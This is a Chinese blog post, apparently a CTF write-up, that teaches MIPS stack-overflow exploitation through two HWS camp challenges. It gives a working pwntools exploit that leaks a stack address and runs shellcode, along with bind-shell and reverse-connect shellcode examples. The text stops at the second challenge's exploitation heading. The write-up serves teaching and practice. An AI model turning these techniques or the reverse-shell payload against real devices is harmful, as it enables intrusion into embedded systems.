

Clang裁缝店

缝纫机的使用与维修

     
首页 分类 关于 归档 标签 搜索

HWS赛题 入门 MIPS Pwn

📅 2020-09-24 | 📁 CTF/Pwn | 📄 141

以HWS夏令营的两道题目入门MIPS Pwn，都是栈溢出，但**栈地址是否已知**这个利用前提不同，故利用方式有也有所不同。

准备

MIPS基础知识

- [CTF-MIPS-入门指南](#)
- [mips_arm汇编学习](#)

MIPS的通用寄存器个数比较多，无论是32位还是64位都有32个通用寄存器：

- [MIPS32 Architecture](#)
- [MIPS64 Architecture](#)
- [为什么 ARM 和 MIPS 那么多寄存器，x86 那么少？](#)

寄存器编号	别名	用途
\$0	\$zero	常量0(constant value 0)
\$1	\$at	保留给汇编器(Reserved for assembler)
\$2-\$3	\$v0-\$v1	函数调用返回值(values for results and expression evaluation)
\$4-\$7	\$a0-\$a3	函数调用参数(arguments)
\$8-\$15	\$t0-\$t7	暂时的(或随便用的)
\$16-\$23	\$s0-\$s7	保存的(或如果用，需要 SAVE/RESTORE的)(saved)
\$24-\$25	\$t8-\$t9	暂时的(或随便用的)
\$28	\$gp	全局指针(Global Pointer)

寄存器编号	别名	用途
\$29	\$sp	堆栈指针(Stack Pointer)
\$30	\$fp/\$s8	栈帧指针(Frame Pointer)
\$31	\$ra	返回地址(return address)

mips的t,s两组寄存器的用法在x86中是不存在的，这两组寄存器方便了运算的中间过程，区别是s组寄存器在函数调用的过程中被保存，t组寄存器不用保存。让我们来看一个mips的复杂函数的序言和尾声，首先看序言 prologue：

```

.text:00400634 27 BD FF 80      addiu   $sp, -0x80
.text:00400638 AF BF 00 7C      sw      $ra, 0x58+var_s24($sp)
.text:0040063C AF BE 00 78      sw      $fp, 0x58+var_s20($sp)
.text:00400640 AF B7 00 74      sw      $s7, 0x58+var_s1C($sp)
.text:00400644 AF B6 00 70      sw      $s6, 0x58+var_s18($sp)
.text:00400648 AF B5 00 6C      sw      $s5, 0x58+var_s14($sp)
.text:0040064C AF B4 00 68      sw      $s4, 0x58+var_s10($sp)
.text:00400650 AF B3 00 64      sw      $s3, 0x58+var_sC($sp)
.text:00400654 AF B2 00 60      sw      $s2, 0x58+var_s8($sp)
.text:00400658 AF B1 00 5C      sw      $s1, 0x58+var_s4($sp)
.text:0040065C AF B0 00 58      sw      $s0, 0x58+var_s0($sp)
.text:00400660 03 A0 F0 25      move    $fp, $sp

```

可以看到这里与x86的不同：

1. 没有push指令，而是使用sw进行压栈
2. 不仅把返回地址和栈地址压入栈中，还压了s0-s7寄存器

3. 序言过后，fp和sp值相同，所以想看栈回溯并不容易

- MIPS backtrace的实现方案
- Back-tracing in MIPS-based Linux Systems

我们再来看看尾声epilogue：

```
.text:00400A2C 03 C0 E8 25      move    $sp, $fp
.text:00400A30 8F BF 00 7C      lw      $ra, 0x58+var_s24($sp)
.text:00400A34 8F BE 00 78      lw      $fp, 0x58+var_s20($sp)
.text:00400A38 8F B7 00 74      lw      $s7, 0x58+var_s1C($sp)
.text:00400A3C 8F B6 00 70      lw      $s6, 0x58+var_s18($sp)
.text:00400A40 8F B5 00 6C      lw      $s5, 0x58+var_s14($sp)
.text:00400A44 8F B4 00 68      lw      $s4, 0x58+var_s10($sp)
.text:00400A48 8F B3 00 64      lw      $s3, 0x58+var_sC($sp)
.text:00400A4C 8F B2 00 60      lw      $s2, 0x58+var_s8($sp)
.text:00400A50 8F B1 00 5C      lw      $s1, 0x58+var_s4($sp)
.text:00400A54 8F B0 00 58      lw      $s0, 0x58+var_s0($sp)
.text:00400A58 27 BD 00 80      addiu   $sp, 0x80
.text:00400A5C 03 E0 00 08      jr      $ra
.text:00400A60 00 00 00 00      nop
```

是序言的反过程，没啥问题。说明一下，在一些比较复杂函数中，函数体会用到s组寄存器，所以在进入该函数时需要保存。如果该函数比较简单，没有用到s组寄存器，则不需要在序言处保存s组寄存器到栈中。

mipsrop (IDA插件)

由于mips的特殊性：

1. 在ROP过程中非常容易搞出来类似在x86上的 `jmp esp` 的指令

2. mips本身不支持NX

导致 `shellcode in stack` 几乎成了mips栈溢出的通用利用方式，故介绍一款非常好用的mips专属rop工具：mipsrop，这个工具是一款IDA的插件，安装方法如下：

```
python ./install.py /Applications/IDA\ Pro\ 7.5python2/ida.app/Contents/MacOS/
```


或者将 `mipsrop.py` 这个文件，单独复制到IDA的插件目录中。注意，IDA的插件目录是在：

```
/Applications/IDA Pro 7.5python2/ida.app/Contents/MacOS/plugins
```

而不是

```
/Applications/IDA Pro 7.5python2/ida.app/Contents/PlugIns
```

注意：这个插件需要IDApthon2，故如果装IDA时选择python3则可以重新装一个python2的IDA，两个版本的IDA目录不同即可共存。安装好之后加载一个mips的elf文件，不过这个插件并不会自动启动，需要点击search -> mips rop gadgets即可激活这个插件：



激活后即可在IDAPython中使用该插件，可以使用 `mipsrop.help()` 查看帮助：

```
Python>mipsrop.help()
```

```
mipsrop.find(instruction_string)
```

Locates all potential ROP gadgets that contain the specified instruction.

@instruction_string - The instruction you need executed. This can be either a:

- o Full instruction - "li \$a0, 1"
- o Partial instruction - "li \$a0"
- o Regex instruction - "li \$a0, .*"

mipsrop.system()

Prints a list of gadgets that may be used to call system().

mipsrop.doubles()

Prints a list of all "double jump" gadgets (useful for function calls).

mipsrop.stackfinders()

Prints a list of all gadgets that put a stack address into a register.

mipsrop.tails()

Prints a list of all tail call gadgets (useful for function calls).

mipsrop.set_base()

Set base address used for display

```
mipsrop.summary()
```

Prints a summary of your currently marked ROP gadgets, in alphabetical order by the marked name. To mark a location as a ROP gadget, simply mark the position in IDA (Alt+M) with any name that starts with "ROP".

比较常用的功能是：

```
mipsrop.find()  
mipsrop.stackfinders()
```

之后在具体题目中介绍使用方法。

binutils

因为要使用pwntools生成不同架构下的shellcode，也就是shellcraft这个模块，所以需要安装pwntools的binutils，以编译对应架构下的机器码。这里说一下pwntools的shellcraft模块，这个模块的文档可以参考：

`pwnlib.shellcraft`。平时我们比较常用的是 `shellcraft.sh()`，这里没有指明目标架构是因为一般我们在context中已经指定，所以不需要重复指定。如果不指定直接使用 `shellcraft.sh()`，这是默认i386的指令集。

另外也可以通过shellcraft的子模块来指定目标指令集，比如：`shellcraft.mips.linux.sh()`，这里我们来观察一下，pwntools对于mips架构的linux目标提供哪些shellcode？可以使用python的dir函数来观察：

```
Python 2.7.16 (default, Oct 25 2019, 20:31:23)  
[GCC 4.2.1 Compatible Apple LLVM 10.0.1 (clang-1001.0.46.4)] on darwin
```



```
Type "help", "copyright", "credits" or "license" for more information.
>>> from pwn import *
>>> dir(shellcraft.mips.linux)
['__all__', '__file__', '__name__', '__package__', '__path__', '__llseek', '_newselect',
```

或者使用如下方法开启python的tab补全:

```
import readline
import rlcompleter
readline.parse_and_bind("tab: complete")
```

写成一行并查看 `shellcraft.mips.linux.` 如下:

```
Python 2.7.16 (default, Oct 25 2019, 20:31:23)
[GCC 4.2.1 Compatible Apple LLVM 10.0.1 (clang-1001.0.46.4)] on darwin
Type "help", "copyright", "credits" or "license" for more information.
>>> from pwn import *
>>> import readline,rlcompleter;readline.parse_and_bind("tab: complete")
>>> shellcraft.mips.linux.
Display all 445 possibilities? (y or n)
shellcraft.mips.linux.__all__          shellcraft.mips.linux.fallocate(
shellcraft.mips.linux.__class__(       shellcraft.mips.linux.fanotify_init(
shellcraft.mips.linux.__delattr__(     shellcraft.mips.linux.fanotify_mark(
shellcraft.mips.linux.__dict__         shellcraft.mips.linux.fchdir(
shellcraft.mips.linux.__dir__(         shellcraft.mips.linux.fchmod(
shellcraft.mips.linux.__doc__          shellcraft.mips.linux.fchmodat(
shellcraft.mips.linux.__file__         shellcraft.mips.linux.fchown(
shellcraft.mips.linux.__format__(      shellcraft.mips.linux.fchown32(
shellcraft.mips.linux.__getattr__(     shellcraft.mips.linux.fchownat(
shellcraft.mips.linux.__getattribute__(shellcraft.mips.linux.fcntl(
```

```
shellcraft.mips.linux.__hash__(
shellcraft.mips.linux.__init__(
shellcraft.mips.linux.__lazyinit__
shellcraft.mips.linux.__module__
shellcraft.mips.linux.__name__
shellcraft.mips.linux.__new__(
shellcraft.mips.linux.__package__
shellcraft.mips.linux.__path__
shellcraft.mips.linux.__reduce__(
shellcraft.mips.linux.__reduce_ex__(
shellcraft.mips.linux.__repr__(
shellcraft.mips.linux.__setattr__(
shellcraft.mips.linux.__shellcodes__(
shellcraft.mips.linux.__sizeof__(
shellcraft.mips.linux.__str__(
shellcraft.mips.linux.__subclasshook__(
shellcraft.mips.linux.__weakref__
shellcraft.mips.linux._context_modules(
shellcraft.mips.linux._get_source(
shellcraft.mips.linux._llseek(
shellcraft.mips.linux._newselect(
shellcraft.mips.linux._sysctl(
shellcraft.mips.linux._templates
shellcraft.mips.linux.accept(
shellcraft.mips.linux.accept4(
shellcraft.mips.linux.access(
shellcraft.mips.linux.acct(
shellcraft.mips.linux.add_key(
shellcraft.mips.linux.adjtimex(
shellcraft.mips.linux.afs_syscall(
shellcraft.mips.linux.alarm(
shellcraft.mips.linux.arch_prctl(
shellcraft.mips.linux.arm_fadvise64_64(
shellcraft.mips.linux.arm_sync_file_range(
shellcraft.mips.linux.fcntl64(
shellcraft.mips.linux.fdatasync(
shellcraft.mips.linux.fgetxattr(
shellcraft.mips.linux.findpeer(
shellcraft.mips.linux.findpeersh(
shellcraft.mips.linux.flistxattr(
shellcraft.mips.linux.flock(
shellcraft.mips.linux.fork(
shellcraft.mips.linux.forkbomb(
shellcraft.mips.linux.forkexit(
shellcraft.mips.linux.fremovexattr(
shellcraft.mips.linux.fsetxattr(
shellcraft.mips.linux.fstat(
shellcraft.mips.linux.fstat64(
shellcraft.mips.linux.fstatat(
shellcraft.mips.linux.fstatat64(
shellcraft.mips.linux.fstatfs(
shellcraft.mips.linux.fstatfs64(
shellcraft.mips.linux.fsync(
shellcraft.mips.linux.ftime(
shellcraft.mips.linux.ftruncate(
shellcraft.mips.linux.ftruncate64(
shellcraft.mips.linux.futex(
shellcraft.mips.linux.futimesat(
shellcraft.mips.linux.get_kernel_syms(
shellcraft.mips.linux.get_mempolicy(
shellcraft.mips.linux.get_robust_list(
shellcraft.mips.linux.get_thread_area(
shellcraft.mips.linux.getcpu(
shellcraft.mips.linux.getcwd(
shellcraft.mips.linux.getdents(
shellcraft.mips.linux.getdents64(
shellcraft.mips.linux.getegid(
shellcraft.mips.linux.getegid32(
```

```
shellcraft.mips.linux.bdflush(  
shellcraft.mips.linux.bind(  
shellcraft.mips.linux.bindsh(  
shellcraft.mips.linux.brk(  
shellcraft.mips.linux.cachectl(  
shellcraft.mips.linux.cacheflush(  
shellcraft.mips.linux.capget(  
shellcraft.mips.linux.capset(  
shellcraft.mips.linux.cat(  
shellcraft.mips.linux.chdir(  
shellcraft.mips.linux.chmod(  
shellcraft.mips.linux.chown(  
shellcraft.mips.linux.chown32(  
shellcraft.mips.linux.chroot(  
shellcraft.mips.linux.clock_getres(  
shellcraft.mips.linux.clock_gettime(  
shellcraft.mips.linux.clock_nanosleep(  
shellcraft.mips.linux.clock_settime(  
shellcraft.mips.linux.clone(  
shellcraft.mips.linux.close(  
shellcraft.mips.linux.connect(  
shellcraft.mips.linux.creat(  
shellcraft.mips.linux.create_module(  
shellcraft.mips.linux.delete_module(  
shellcraft.mips.linux.dup(  
shellcraft.mips.linux.dup2(  
shellcraft.mips.linux.dup3(  
shellcraft.mips.linux.dupsh(  
shellcraft.mips.linux.echo(  
shellcraft.mips.linux.epoll_create(  
shellcraft.mips.linux.epoll_create1(  
shellcraft.mips.linux.epoll_ctl(  
shellcraft.mips.linux.epoll_ctl_old(  
shellcraft.mips.linux.epoll_pwait(  
shellcraft.mips.linux.geteuid(  
shellcraft.mips.linux.geteuid32(  
shellcraft.mips.linux.getgid(  
shellcraft.mips.linux.getgid32(  
shellcraft.mips.linux.getgroups(  
shellcraft.mips.linux.getgroups32(  
shellcraft.mips.linux.getitimer(  
shellcraft.mips.linux.getpeername(  
shellcraft.mips.linux.getpgid(  
shellcraft.mips.linux.getpgrp(  
shellcraft.mips.linux.getpid(  
shellcraft.mips.linux.getpmsg(  
shellcraft.mips.linux.getppid(  
shellcraft.mips.linux.getpriority(  
shellcraft.mips.linux.getresgid(  
shellcraft.mips.linux.getresgid32(  
shellcraft.mips.linux.getresuid(  
shellcraft.mips.linux.getresuid32(  
shellcraft.mips.linux.getrlimit(  
shellcraft.mips.linux.getrusage(  
shellcraft.mips.linux.getsid(  
shellcraft.mips.linux.getsockname(  
shellcraft.mips.linux.getsockopt(  
shellcraft.mips.linux.gettid(  
shellcraft.mips.linux.gettimeofday(  
shellcraft.mips.linux.getuid(  
shellcraft.mips.linux.getuid32(  
shellcraft.mips.linux.getxattr(  
shellcraft.mips.linux.gtty(  
shellcraft.mips.linux.idle(  
shellcraft.mips.linux.init_module(  
shellcraft.mips.linux.inotify_add_watch(  
shellcraft.mips.linux.inotify_init(  
shellcraft.mips.linux.inotify_init1(  

```

```
shellcraft.mips.linux.epoll_wait(  
shellcraft.mips.linux.epoll_wait_old(  
shellcraft.mips.linux.eval(  
shellcraft.mips.linux.eventfd(  
shellcraft.mips.linux.eventfd2(  
shellcraft.mips.linux.execve(  
shellcraft.mips.linux.exit(  
shellcraft.mips.linux.exit_group(  
shellcraft.mips.linux.faccessat(  
shellcraft.mips.linux.fadvise64(  
shellcraft.mips.linux.fadvise64_64(  
>>> shellcraft.mips.linux.  
shellcraft.mips.linux.inotify_rm_watch(  
shellcraft.mips.linux.io_cancel(  
shellcraft.mips.linux.io_destroy(  
shellcraft.mips.linux.io_getevents(  
shellcraft.mips.linux.io_setup(  
shellcraft.mips.linux.io_submit(  
shellcraft.mips.linux.ioctl(  
shellcraft.mips.linux.iopl(  
shellcraft.mips.linux.ioprio_get(  
shellcraft.mips.linux.ioprio_set(  
shellcraft.mips.linux.ipc(  

```

平日我们常用的 `shellcraft.mips.linux.sh()` 是在漏洞目标进程的标准输入输出处获得shell，对于真实破解设备，也可以采用以下两种方式来获得shell，即正向监听本地端口和反向连接目标端口：

```
shellcraft.mips.linux.bindsh(9999)  
shellcraft.mips.linux.connect('192.168.1.100',9999)+shellcraft.mips.linux.dupsh()
```

OK，准备工作就绪，开始看题

入营赛题

附件：[Mplogin.zip](#)

检查

```
→ file Mplogin
Mplogin: ELF 32-bit LSB executable, MIPS, MIPS32 version 1 (SYSV), dynamically linked, i
→ checksec Mplogin
Arch:      mips-32-little
RELRO:     No RELRO
Stack:     No canary found
NX:        NX disabled
PIE:       No PIE (0x400000)
RWX:       Has RWX segments
```

动态链接，什么保护都没开，当然MIPS硬件本身也不支持NX机制

运行

题目文件如下：

```
→ tree -N -L 2
.
├─ Mplogin
└─ lib
   ├─ ld-uClibc.so.0
   └─ libc.so.0

1 directory, 3 files
```

正经且简洁的运行方式是使用qemu的用户模式，注意使用mipsel（小端）：

```
→ qemu-mipsel -L ./ Mplogin
-----welcome to MP login system-----
Username :
```

如果同时安装了qemu和binfmt可以直接使用./运行其他架构下的二进制程序，那是否可以使用这里提供的ld直接运行呢：

```
→ ./ld-uClibc.so.0
Standalone execution is not enabled
```

很遗憾，这里提供的ld无法直接运行，那除了使用qemu的办法也许还能使用真机的chroot了

分析

两个主要函数，`sub_400840` 由于没有处理输入结尾，并可以填满栈上的缓冲区，导致再次打印时，栈上的数据会被泄露：

```
int sub_400840()
{
    char v1[24]; // [sp+18h] [+18h] BYREF

    memset(v1, 0, sizeof(v1));
    printf("\x1B[34m");
    printf("Username : ");
    read(0, v1, 24);
    if ( strcmp(v1, "admin", 5) )
        exit(0);
    printf("Correct name : %s", v1);
```

```
return strlen(v1);
}
```

sub_400978(int a1) 这个函数首先可以输入溢出覆盖v3这个变量，再次输入时由v3变量控制长度导致栈溢出：

```
int __fastcall sub_400978(int a1)
{
    char v2[20]; // [sp+18h] [+18h] BYREF
    int v3; // [sp+2Ch] [+2Ch]
    char v4[36]; // [sp+3Ch] [+3Ch] BYREF

    v3 = a1 + 4;
    printf("\x1B[31m");
    printf("Pre_Password : ");
    read(0, v2, 36);
    printf("Password : ");
    read(0, v4, v3);
    if ( strncmp(v2, "access", 6) || strncmp(v4, "0123456789", 10) )
        exit(0);
    return puts("Correct password : *****");
}
```

测试一下，注意要满足程序中的输入判断，发现的确泄露了一些数据并且栈溢出：

```
→ qemu-mipsel -L ./ Mlogin
-----welcome t0 MP l0gin s7stem-----
Username : adminaaaaaaaaaaaaaaaaaaaaaa
Correct name : adminaaaaaaaaaaaaaaaaaaaaaa
000v0
    @Pre_Password : accessaaaaaaaaaaaaaaaa
Password : 012345678911111111111111111111111111111111111111111111111111111111
```

```
Correct password : *****
qemu: uncaught target signal 11 (Segmentation fault) - core dumped
[1] 8495 segmentation fault (core dumped)  qemu-mipsel -L ./ Mplogin
```

利用

首先分析一下 `sub_400840` 的栈帧：

```
.text:00400840 sub_400840:                                # CODE XREF: main+9C↓p
.text:00400840
.text:00400840 var_20          = -0x20
.text:00400840 var_18          = -0x18
.text:00400840 var_s0          = 0
.text:00400840 var_s4          = 4
.text:00400840
.text:00400840          addiu    $sp, -0x38
.text:00400844          sw      $ra, 0x30+var_s4($sp)
.text:00400848          sw      $fp, 0x30+var_s0($sp)
.text:0040084C          move    $fp, $sp
.text:00400850          li      $gp, 0x418E50
.text:00400858          sw      $gp, 0x30+var_20($sp)
.text:0040085C          li      $a2, 0x18
.text:00400860          move    $a1, $zero
.text:00400864          addiu    $v0, $fp, 0x30+var_18
.text:00400868          move    $a0, $v0
.text:0040086C          la      $v0, memset
```

可以发现 `v1[24]` 后面的就是 `$fp` 和 `$ra`，由于之前提到的MIPS的特殊性，在函数体中 `$fp` 和 `$sp` 是相同的，即都指向栈顶，故这里泄露出的就是 `main` 函数进入 `sub_400840` 是的栈顶地址，可以调试分析：

首先使用 `qemu-user` 的 `-g` 模式启动调试

```
→ qemu-mipsel -g 1234 -L ./ Mplogin | hexdump -C
```

然后使用gdb调试，并断到 `0x00400B88`，即 `main` 函数要调用 `sub_400840` 之前：

```
→ gdb-multiarch -q ./Mplogin
pwndbg: loaded 180 commands. Type pwndbg [filter] for a list.
pwndbg: created $rebase, $ida gdb functions (can be used with print/break)
Reading symbols from ./Mplogin...(no debugging symbols found)...done.
pwndbg> set architecture mips
The target architecture is assumed to be mips
pwndbg> set endian little
The target is assumed to be little endian
pwndbg> b * 0x00400B88
Breakpoint 1 at 0x400b88
pwndbg> target remote :1234
pwndbg> c
Continuing.
```

Breakpoint 1, 0x00400b88 in main ()

LEGEND: STACK | HEAP | CODE | DATA | RWX | RODATA

[REGISTERS]

V0	0x25
V1	0x1
A0	0x767cd144 (_stdio_streams+92) ← 0x0
A1	0x76ffee38 → 0x767d530a (m_sbox+12718) ← 0x0
A2	0x1
A3	0x0
T0	0x767e61b0 → 0x76731000 ← 0x464c457f
T1	0x77cb3
T2	0x0

```

T3  0x0
T4  0x767e604c ← 0x0
T5  0x1
T6  0xffffffff
T7  0x40056e ← 'puts'
T8  0x1
T9  0x76743000 (__write_nocancel) ← lui    $gp, 9 /* '\t' */
S0  0x76806010 ← 0x0
S1  0x4005d8 (_init) ← lui    $gp, 2
S2  0x0
S3  0x0
S4  0x0
S5  0x0
S6  0x0
S7  0x0
S8  0x76ffee80 → 0x76806010 ← 0x0
FP  0x76ffeea8 ← 0x0
SP  0x76ffee80 → 0x76806010 ← 0x0
PC  0x400b88 (main+156) ← jal    0x400840

```

可以看到FP的值是 `0x76ffeea8`，不过这个FP是pwndbg帮我们算出来的，真正的FP寄存器即第30号寄存器其实是s8，即 `0x76ffee80`，也可以通过 `info reg` 指令来观察：

```

pwndbg> info reg
      zero      at      v0      v1      a0      a1      a2      a3
R0  00000000 ffffffff 00000025 00000001 767cd144 76ffee38 00000001 00000000
      t0      t1      t2      t3      t4      t5      t6      t7
R8  767e61b0 00077cb3 00000000 00000000 767e604c 00000001 0fffffff 0040056e
      s0      s1      s2      s3      s4      s5      s6      s7
R16 76806010 004005d8 00000000 00000000 00000000 00000000 00000000 00000000
      t8      t9      k0      k1      gp      sp      s8      ra
R24 00000001 76743000 00000000 00000000 00418e50 76ffee80 76ffee80 00400b84

```

```

      sr      lo      hi      bad      cause      pc
20000010 00000024 00000000 00000000 00000000 00400b88
      fsr      fir
00000000 00739300

```

在qemu测尝试填满缓冲区：即可看到 `0x76ffee80` 这个地址被泄露出来：

```

→ qemu-mipsel -g 1234 -L ./ Mplogin | hexdump -C
00000000 1b 5b 33 33 6d 2d 2d 2d 2d 2d 77 65 31 63 30 6d |. [33m-----we1c0m|
00000010 65 20 74 30 20 4d 50 20 6c 30 67 31 6e 20 73 37 |e t0 MP l0g1n s7|
00000020 73 74 65 6d 2d 2d 2d 2d 2d 0a 1b 5b 33 34 6d 55 |stem-----.. [34mU|
adminaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
00000030 73 65 72 6e 61 6d 65 20 3a 20 43 6f 72 72 65 63 |sername : Correc|
00000040 74 20 6e 61 6d 65 20 3a 20 61 64 6d 69 6e 61 61 |t name : adminaa|
00000050 61 61 61 61 61 61 61 61 61 61 61 61 61 61 61 61 |aaaaaaaaaaaaaaaa|
00000060 61 80 ee ff 76 90 0b 40 1b 5b 33 31 6d 50 72 65 |a...v..@. [31mPre|
00000070 5f 50 61 73 73 77 6f 72 64 20 3a 20 50 61 73 73 |_Password : Pass|

```

```

→ test qemu-mipsel -g 1234 -L ./ Mplogin | hexdump -C
00000000 1b 5b 33 33 6d 2d 2d 2d 2d 2d 77 65 31 63 30 6d |. [33m-----we1c0m|
00000010 65 20 74 30 20 4d 50 20 6c 30 67 31 6e 20 73 37 |e t0 MP l0g1n s7|
00000020 73 74 65 6d 2d 2d 2d 2d 2d 0a 1b 5b 33 34 6d 55 |stem-----.. [34mU|
adminaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
00000030 73 65 72 6e 61 6d 65 20 3a 20 43 6f 72 72 65 63 |sername : Correc|
00000040 74 20 6e 61 6d 65 20 3a 20 61 64 6d 69 6e 61 61 |t name : adminaa|
00000050 61 61 61 61 61 61 61 61 61 61 61 61 61 61 61 61 |aaaaaaaaaaaaaaaa|
00000060 61 80 ee ff 76 90 0b 40 1b 5b 33 31 6d 50 72 65 |a...v..@. [31mPre|
00000070 5f 50 61 73 73 77 6f 72 64 20 3a 20 50 61 73 73 |_Password : Pass|

S1 0x400508 (_init) ← lui $gp, 2
S2 0x0
S3 0x0
S4 0x0
S5 0x0
S6 0x0
S7 0x0
S8 0x76ffee80 → 0x76806010 ← 0x0
FP 0x76ffeea8 ← 0x0
SP 0x76ffee80 → 0x76806010 ← 0x0
PC 0x400b88 (main+156) ← jal 0x400840

```

故 `sub_400978` 的栈溢出，可以通过泄露的栈地址进行利用。由于栈平衡，`sub_400978` 和 `sub_400840` 都是 `main` 的同级调用函数，则 `0x76ffee80` 这个栈地址就是 `sub_400978` 栈上的返回地址后面，故溢出点返回地址直接填写 `0x76ffee80`，后面拼接shellcode即可：

```
from pwn import *
context(arch='mips',endian='little',log_level='debug')
io = process(["qemu-mipsel","-L","./","./Mplogin"])

# leak stack(old fp)
io.sendafter("name : ","admin".ljust(0x18,'a'))
io.recvuntil("Correct name : ");io.recv(0x18)
stack = u32(io.recv(4))

# stack overflow
io.sendafter("Pre_Password : ","access".ljust(0x14,"2")+p32(0x100))
io.sendafter("Password : ","0123456789".ljust(0x28,"2")+p32(stack)+asm(shellcraft.sh()))
io.interactive()
```

结营赛题

附件: [pwn.zip](#)

检查

```
→ file pwn
pwn: ELF 32-bit MSB executable, MIPS, MIPS32 rel2 version 1 (SYSV), statically linked, fu
→ checksec pwn
Arch:      mips-32-big
RELRO:     Partial RELRO
Stack:     Canary found
NX:        NX disabled
PIE:       No PIE (0x400000)
RWX:       Has RWX segments
```

MIPS大端，静态链接，故直接qemu-user就可以运行：

```
→ mips qemu-mips ./pwn
=== Welcome to visit H4-link! ===
Enter the group number:
```

分析

因为没去符号表，可以看到目标就是这个 `pwn()` 函数：

```
bool pwn()
{
    int v0; // $v0
    _BOOL4 result; // $v0
    int v3; // [sp+0h] [+0h] BYREF
    int v4[2]; // [sp+10h] [+10h] BYREF
    _BYTE *v5; // [sp+18h] [+18h]
    _BYTE *v6; // [sp+1Ch] [+1Ch]
    unsigned int i; // [sp+20h] [+20h]
    int j; // [sp+24h] [+24h]
    int v9; // [sp+28h] [+28h]
    int v10; // [sp+2Ch] [+2Ch]
    int v11; // [sp+30h] [+30h]
    int *v12; // [sp+34h] [+34h]
    int *v13; // [sp+38h] [+38h]
    int *v14; // [sp+3Ch] [+3Ch]
    int v15; // [sp+40h] [+40h]
    int v16; // [sp+44h] [+44h]
    _BYTE *v17; // [sp+48h] [+48h]
```

```
int v18[3]; // [sp+4Ch] [+4Ch] BYREF

v6 = (_BYTE *)malloc(512);
puts("Enter the group number: ");
if ( !_isoc99_scanf("%d", v18) )
{
    printf("Input error!");
    exit(-1);
}
if ( !v18[0] || v18[0] >= 0xAu )
{
    fwrite("The numbers is illegal! Exit...\n", 1, 32, stderr, 4883200);
    exit(-1);
}
v18[1] = (int)&v3;
v9 = 36;
v10 = 36 * v18[0];
v11 = 36 * v18[0] - 1;
v12 = v4;
memset(v4, 0, 36 * v18[0]);
for ( i = 0; ; ++i )
{
    result = i < v18[0];
    if ( i >= v18[0] )
        break;
    v13 = (int *)((char *)v12 + i * v9);
    v14 = v13;
    memset(v6, 0, 4);
    puts("Enter the id and name, separated by `:``, end with `` . eg => '1:Job.' ");
    v15 = read(0, v6, 768);
    if ( v13 )
    {
        v0 = atoi(v6);
        *v14 = v0;
    }
}
```

```
v16 = strchr(v6, ':');
for ( j = 0; v6++; ++j )
{
    if ( *v6 == 10 )
    {
        v5 = v6;
        break;
    }
}
v17 = &v5[-v16];
if ( !v16 )
{
    puts("format error!");
    exit(-1);
}
memcpy(v14 + 1, v16 + 1, v17);
}
else
{
    printf("Error!");
    v14[1] = 1633771776;
}
}
return result;
}
```

首先发现存在堆溢出：

```
v6 = (_BYTE *)malloc(512);
read(0, v6, 768);
```

然后发现又会将堆上的内容拷贝到栈上，从而发生栈溢出：

```
int v4[2]; // [sp+10h] [+10h] BYREF
v12 = v4;
v13 = (int *)((char *)v12 + i * v9);
v14 = v13;
memcpy(v14 + 1, v16 + 1, v17);
```

直接用cyclic()无法劫持返回地址，故手动测试，溢出边界为0x90个字节：

```
from pwn import *
context(arch='mips',endian='big',log_level='debug')
io = process(["qemu-mips", "-g", "1234", "./pwn"])
io.sendlineafter("number:", "1")
payload = '1:'+'a'*0x90+p32(0xdeadbeef)
io.sendlineafter("Job. '", payload)
io.interactive()
```

利用

